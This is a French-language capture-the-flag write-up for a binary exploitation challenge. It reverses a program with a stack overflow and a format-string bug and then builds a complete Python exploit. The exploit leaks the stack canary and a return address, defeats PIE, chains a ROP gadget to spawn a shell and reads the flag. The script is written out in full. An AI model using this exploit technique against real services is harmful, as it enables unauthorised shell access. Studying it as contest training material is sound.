
```
STACK CANARY      NX           PIE           RPATH      RUNPATH      Symbols
Canary found      NX enabled   PIE enabled   No RPATH   No RUNPATH   1940) Sym
```

On observe que le programme fait usage d'une protection qu'on appelle les *stack canaries*, que sa stack n'est pas exécutable, que c'est un binaire avec du *Position independant code* et qu'on ne lui a pas enlevé ses symboles.

Analyse de la `main`

En utilisant `nm` pour regarder les symboles présents dans l'exécutable, nous voyons que nous avons, entre autres, le symbole pour la fonction `main` que nous allons vouloir analyser.

Pour comprendre comment fonctionne ce programme, nous allons regarder sa fonction principale à l'aide de la version gratuite de Binary Ninja.


main:
push rbp {__saved_rbp}
mov rbp, rsp {__saved_rbp}
sub rsp, 0x110
mov rax, qword [fs:0x28]
mov qword [rbp-0x8 {var_10}], rax
xor eax, eax {0x0}
call disable_buffering
lea rdi, [rel data_8c018] {"** Vous vous retrouvez alors dan…"}
call _IO_puts
mov rdx, qword [rel stdin]
lea rax, [rbp-0x110 {var_118}]
mov esi, 0x200
mov rdi, rax {var_118}
call _IO_fgets
test rax, rax
je 0xa0c9
nop
jmp 0xa0cd
lea rax, [rbp-0x110 {var_118}]
mov edx, 0x8
lea rsi, [rel data_8c131] {"Narcisse"}
mov rdi, rax {var_118}
call j_strncmp
test eax, eax
je 0xa0cc
nop
lea rax, [rbp-0x110 {var_118}]
mov rdi, rax {var_118}
mov eax, 0x0
call _IO_printf
jmp 0xa074
lea rdi, [rel data_8c140] {"Ne parlez pas de lui comme ca !"}
call _IO_puts
mov eax, 0x0
mov rcx, qword [rbp-0x8 {var_10}]
sub rcx, qword [fs:0x28]
je 0xa0f2
leave {__saved_rbp}
retn {__return_addr}
call __stack_chk_fail
{ Does not return }

A partir de ce code désassemblé, nous pouvons essayer de reconstituer quelques bouts de `C` pouvant générer ce code à l'aide de quelques observations :

- on alloue `0x110` bytes sur la pile en début de fonction dont 8 pour le canary
- on utilise `fgets` pour récupérer l'entrée de l'utilisateur
- on compare les 8 premiers caractères de son entrée à la string "Narcisse"
- s'ils sont égaux, on quitte notre boucle infinie
- sinon, on utilise `printf` pour afficher ce qu'on a donné sur l'entrée sur la sortie
- on boucle

A partir de ces observations, le "code utile" en `C` se résumerait à :

```c
int main(void)
{
  char buff[0x108];  /* 0x110 - 8 */

  while (1) {
    if (!fgets(buff, 0x200, stdin)) /* Il aurait fallu 0x108 */
      break;

    if (!strncmp(buff, "Narcisse", strlen("Narcisse"))
      break;

    printf(buff); /* Il aurait fallu `printf("%s", buff)` */
  }
}
```

Un observateur habile se rendra compte que ce code présente 2 vulnérabilités que l'on va pouvoir exploiter:

- l'appel à `fgets` permet de lire `0x200` bytes alors que le buffer en fait `0x108`
- l'appel à `printf` passe l'entrée utilisateur en tant que string de format et non comme "paramètre" de la string de format

Exploitation

Nous allons pouvoir utiliser les deux vulnérabilités décrites précédemment pour récupérer un shell sur la machine qui a lancé le programme.

En utilisant le stack overflow créé par `fgets`, nous pouvons réécrire l'adresse de retour dans la fonction qui appelle `main` (`__libc_start_main`) pour que `main` retourne autre part que là où c'était prévu.

Trois questions se posent :

- Où veut-on retourner pour récupérer un shell ?
- Comment obtenir l'adresse de cet endroit pendant l'exécution ?

— Comment obtenir la valeur du canary pour l'intercaler entre la fin du buffer et l'adresse de retour que l'on veut écraser ?

Pour répondre à la première question, nous regardons à nouveau la liste des symboles présents dans le binaire et remarquons qu'un symbole exporté se nomme `my_system`.

Nous désassemblons cette fonction à son tour avec Binary Ninja et trouvons ce code:

```
my_system:
push    rbp {__saved_rbp}
mov     rbp, rsp {__saved_rbp}
sub     rsp, 0x10
mov     qword [rbp-0x8 {var_10}], rdi
mov     rax, qword [rbp-0x8 {var_10}]
mov     r8d, 0x0
mov     rcx, rax
lea     rdx, [rel data_8c008]  {"-c"}
lea     rsi, [rel data_8c00b]  {"sh"}
lea     rdi, [rel data_8c00e]  {"/bin/sh"}
mov     eax, 0x0
call    execl
nop
leave    {__saved_rbp}
retn     {__return_addr}
```

Ce que fait la fonction est assez clair, elle prend un paramètre qui correspond à une string et `execl` un shell pour l'interpréter comme une commande.

Une implémentation en `C` de `my_system` serait :

```c
void my_system(char *cmd)
{
  execl("/bin/sh", "sh", "-c", cmd, NULL);
}
```

Parfait ! Il ne nous reste plus qu'à détourner le flot du programme pour retourner depuis la fonction `main` dans `my_system`, en ayant pour paramètre la string `"/bin/sh"` et on aura gagné.

Une nouvelle question se pose : on sait comment réécrire une adresse de retour pour détourner le flot du programme, mais comment avoir `"/bin/sh"` comme paramètre ?

Nous savons que la string `"/bin/sh"` se trouve dans l'exécutable car on s'en sert dans `my_system`. Si on arrive à connaître son adresse pendant l'exécution et à l'écrire sur la pile, il nous faudra juste réussir à exécuter un `pop %rdi` pour mettre cette adresse dans `%rdi` (qui correspond au premier paramètre dans la calling convention de Linux) avant de retourner dans `my_system`.

Idéalement, il faudrait retrouver un bout de code qui fait `pop %rdi` puis `ret`. En écrivant à la suite sur la pile les adresses de ce bout de code, puis de la string `"/bin/sh"` puis de `my_system` à l'endroit de l'adresse de retour de `main`, au moment où `main` va retourner, on va sauter sur le `pop %rdi`, qui va pop l'adresse de la string dans `%rdi`. Vu que le return de `main` et le `pop %rdi` vont enlever les valeurs de la pile, au moment du deuxième `ret`, l'adresse sur le haut de la pile sera celle de `my_system`. On va alors sauter dans `my_system` avec la bonne string comme paramètre.

Pour trouver le petit bout de code qui fait `pop %rdi` puis `ret`, je vais utiliser un outil que j'ai écrit moi-même mais il en existe beaucoup: ROPGadget, ropper, angrop ...

```
$ entropy echo | grep ': popq %rdi ; retq $' | head -n1
0x99b1: popq %rdi ; retq
```

On sait donc que si on arrive à faire sauter notre programme sur l'adresse qui est censé être à `0x99b1`, on va exécuter un `pop %rdi` puis un `ret`.

De plus, on peut voir dans le fichier que la string `"/bin/sh"` se trouve à l'adresse `0x8c00e` en utilisant `xxd` (ou n'importe quel visualiseur de strings dans du binaire brut).

Finalement, on voit que la fonction `my_system` est à l'adresse `0x9fe9`.

A partir des informations qu'on a, on va commencer à écrire un script Python pour résoudre le challenge. On va utiliser uniquement la bibliothèque standard Python. Pour encoder les nombres en little endian (pour les donner en entrée au programme), nous allons utiliser le module `struct` et notamment `struct.pack` qui permet avec la string de format `"<Q"` d'encoder un nombre en little endian en 64 bits. Pour l'instant nous allons ignorer le problème du canary et du PIE.

```
#!/usr/bin/env python3

import socket
import struct

host = "prologin.space"
port = 20212
```

```python
timeout = 5

ip = socket.gethostbyname(host)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((ip, port))
s.settimeout(timeout)

s.recv(1024) # On ignore le message de bienvenue

my_system_addr = 0x9fe9
pop_rdi_ret_addr = 0x99b1
bin_sh_str_addr = 0x8c00e

canary = 0xffffffff # Fausse valeur modifiée plus tard dans la correction
saved_rbp = 0xffffffff # Fausse valeur modifiée plus tard dans la correction

payload = (
  b"Narcisse" # On commence par "Narcisse"
  + b"a" * (0x108 - len("Narcisse")) # Le padding jusqu'au canary
  + struct.pack("<Q", canary) # Le canary
  + struct.pack("<Q", saved_rbp) # Le `%rbp` sauvegardé
  + struct.pack("<Q", pop_rdi_ret_addr) # L'adresse du gadget
  + struct.pack("<Q", bin_sh_str_addr) # L'adresse de la string qui sera pop par le gadget
  + struct.pack("<Q", my_system_addr) # L'adresse de `my_system`
  + b"\n" # Pour flush le buffer dans la socket
)

s.send(payload)

s.recv(1024) # On ignore la réponse

# Ici on devrait maintenant être en train de communiquer avec un shell.
# Vous pourriez passer en mode interactif ou envoyer des commandes
# En faisant un simple `ls` vous auriez vu qu'un fichier `flag` était présent
# On va directement le `cat`

s.send(b"cat flag\n")

# On lit dans une boucle pour récupérer la réponse
flag = ""
while not flag:
  flag = s.recv(1024).decode().strip()

print("Flag:", flag)
```

Le canary et le base pointer

Nous avons maintenant besoin de récupérer la valeur du canary qui se trouve sur la stack, `0x108` octets derrière le buffer que l'on contrôle, ainsi que la valeur sauvegardée du registre `%rbp` qui permet de revenir au cadre de pile de la fonction parente avant de retourner. Le canary et `%rbp` font tous les deux 8 octets et sont contigus en mémoire.

Pour obtenir sa valeur, nous allons exploiter la vulnérabilité de l'appel à `printf`. En effet, le premier paramètre de `printf` est considéré comme une string de format qui sera interprétée pour aller chercher des paramètres variadiques (donc sur la pile). En mettant des strings de format en entrée, on peut donc faire imprimer sur la sortie standard des valeurs sur la pile.

Ici, nous allons utiliser la syntaxe `"%n$p"` qui va nous permettre d'imprimer la valeur du n-ième pointeur sur la pile en hexadécimal.

En lancant le programme dans un debugger comme `gdb` et en s'arrêtant sur le début de la fonction `main`, on peut observer la valeur du canary pendant une exécution (la valeur change à chaque exécution). On peut ensuite tester tous les nombres en commencant à `33` (`0x108 / 8`) et en incrémentant jusqu'à trouver la bonne valeur.

On découvre assez rapidement que le canary est le 39-ième pointeur sur la pile (ne pas oublier de prendre en compte la stack frame de la fonction `printf`) et le `%rbp` sauvegardé est donc le 40-ième.

On peut donc éditer notre script pour récupérer les valeurs qui ne changeront pas tant que notre connexion n'est pas fermée (chaque nouvelle connexion est dans un process à part).

```python
# On récupère le canary
s.send(b"%39$p\n")
canary_str = s.recv(1024).decode("utf-8").strip()
canary = int(canary_str, 16)

# On récupère le %rbp sauvegardé
s.send(b"%40$p\n")
saved_rbp_str = s.recv(1024).decode("utf-8").strip()
saved_rbp = int(saved_rbp_str, 16)
```

Position independent code

Tout va bien, on a notre canary et pourtant quand on exécute notre script il ne fonctionne pas.

Ah oui c'est vrai, il est PIE. Les adresses que l'on a sont toutes fausses car l'exécutable va être chargé à une adresse aléatoire à chaque lancement.

On ne connaît donc pas son adresse de départ. On sait uniquement que les écarts **au sein** du fichier seront respectés.

Il nous faut donc trouver une adresse pendant l'exécution pour retrouver l'adresse du début de notre exécutable. Une fois qu'on a une adresse, en connaissant son offset théorique on peut calculer l'adresse au runtime de notre string `"/bin/sh"`, de `my_system` et de notre gadget.

Où pouvons-nous récupérer une adresse valide pendant le runtime ?

Sur la stack bien sûr ! Juste derrière le canary et la valeur de `%rbp` sauvegardée, il y a une adresse de retour dans `__libc_start_main`. Cette adresse est celle de l'instruction située juste après l'instruction qui appelle `main`.

Vous pouvez utiliser votre debugger ou juste lire la fonction pour la trouver. Le premier paramètre de la fonction `__libc_start_main` est l'adresse de la main.

```
000000000000a620 <__libc_start_main>:
  a620:       f3 0f 1e fa             endbr64
  a624:       41 57                   push   %r15
  a626:       31 c0                   xor    %eax,%eax
  a628:       41 56                   push   %r14
  a62a:       41 55                   push   %r13
  a62c:       4d 89 cd                mov    %r9,%r13
  a62f:       41 54                   push   %r12
  a631:       4d 89 c4                mov    %r8,%r12
  a634:       55                      push   %rbp
  a635:       48 89 cd                mov    %rcx,%rbp
  a638:       53                      push   %rbx
  a639:       48 81 ec f8 00 00 00    sub    $0xf8,%rsp
  a640:       48 89 54 24 10          mov    %rdx,0x10(%rsp)
  a645:       48 c7 c2 00 00 00 00    mov    $0x0,%rdx
  a64c:       48 89 7c 24 18          mov    %rdi,0x18(%rsp) # On met l'adresse
                                                             # de `main` sur la stack


  [ ... ]

  abb3:       48 8b 44 24 18          mov    0x18(%rsp),%rax   # On récupère l'adresse
  abb8:       ff d0                   callq  *%rax             # On la call
  abba:       89 c7                   mov    %eax,%edi         # On prend l'exit code
  abbc:       e8 2f 61 00 00          callq  10cf0 <exit>      # On exit avec
```

On voit que l'adresse de retour sur la stack sera celle de l'instruction ici à l'adresse `0xabba`. On sait donc que `adresse_sur_la_stack - 0xabba` est l'adresse du début de notre exécutable.

On peut donc éditer notre script et obtenir notre script final:

```python
#!/usr/bin/env python3

import socket
import struct

host = "prologin.space"
port = 20212
timeout = 5

ip = socket.gethostbyname(host)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((ip, port))
s.settimeout(timeout)

s.recv(1024) # On ignore le message de bienvenue

ret_addr = 0xabba

my_system_addr = 0x9fe9
pop_rdi_ret_addr = 0x99b1
bin_sh_str_addr = 0x8c00e

# On récupère le canary
s.send(b"%39$p\n")
canary_str = s.recv(1024).decode().strip()
canary = int(canary_str, 16)

# On récupère le %rbp sauvegardé
s.send(b"%40$p\n")
saved_rbp_str = s.recv(1024).decode().strip()
saved_rbp = int(saved_rbp_str, 16)

# On récupère le début de notre exécutable
s.send(b"%41$p\n")
real_ret_addr_str = s.recv(1024).decode().strip()
real_ret_addr = int(real_ret_addr_str, 16)

base_addr = real_ret_addr - ret_addr

real_my_system_addr = base_addr + my_system_addr
real_pop_rdi_ret_addr = base_addr + pop_rdi_ret_addr
real_bin_sh_str_addr = base_addr + bin_sh_str_addr

payload = (
```

```
  b"Narcisse" # On commence par "Narcisse"
  + b"a" * (0x108 - len("Narcisse")) # Le padding jusqu'au canary
  + struct.pack("<Q", canary) # Le canary
  + struct.pack("<Q", saved_rbp) # Le `%rbp` sauvegardé
  + struct.pack("<Q", real_pop_rdi_ret_addr) # L'adresse du gadget
  + struct.pack("<Q", real_bin_sh_str_addr) # L'adresse de la string qui sera pop
  + struct.pack("<Q", real_my_system_addr) # L'adresse de `my_system`
  + b"\n" # Pour flush le buffer dans la socket
)

s.send(payload)
s.recv(1024) # On ignore la réponse

# Ici on devrait maintenant être en train de communiquer avec un shell.
# Vous pourriez passer en mode interactif ou envoyer des commandes
# En faisant un simple `ls` vous auriez vu qu'un fichier `flag` était présent
# On va directement le `cat`

s.send(b"cat flag\n")

# On lit dans une boucle pour récupérer la réponse
flag = ""
while not flag:
  flag = s.recv(1024).decode().strip()

print("Flag:", flag)
```

En lançant ce script, nous obtenons alors le flag :

```
Flag: F41t3s 4tt3nt10n 4 pr1ntf!
```

Conclusion et Remerciements

Merci beaucoup d'avoir lu cette correction jusqu'au bout !

Si vous avez des questions, solutions alternatives ou que vous voulez simplement discuter avec nous pour nous dire que vous avez lu la correction ou que vous avez apprecié les challenges, n'hésitez pas à nous contacter en utilisant l'adresse mail `ctf@prologin.space`.

Nous espérons que les challenges étaient à la hauteur de vos attentes. Si vous avez trouvé les challenges beaucoup trop faciles ou trop durs, signalez-le nous pour que nous puissions ajuster le niveau pour la prochaine édition.

Nous tenons à remercier les gens qui ont pris du temps pour relire et corriger les fautes d'ortographe dans cette correction :

- Léo Portemont (portemel)
- Kenji Gaillac (Nhqml)
- Maya Hannachi (Katynkae)

Finalement, nous remercions le candidat Neirpyc qui a eu la bonne idée d'utiliser des breakpoints pour résoudre le crackme. Il a tout fait à la main pour récupérer les 64 caractères du flag et nous avons pensé que ça serait intéressant d'automatiser cette solution.

Merci encore à tous d'avoir participé !

À l'année prochaine pour de nouveaux CTFs !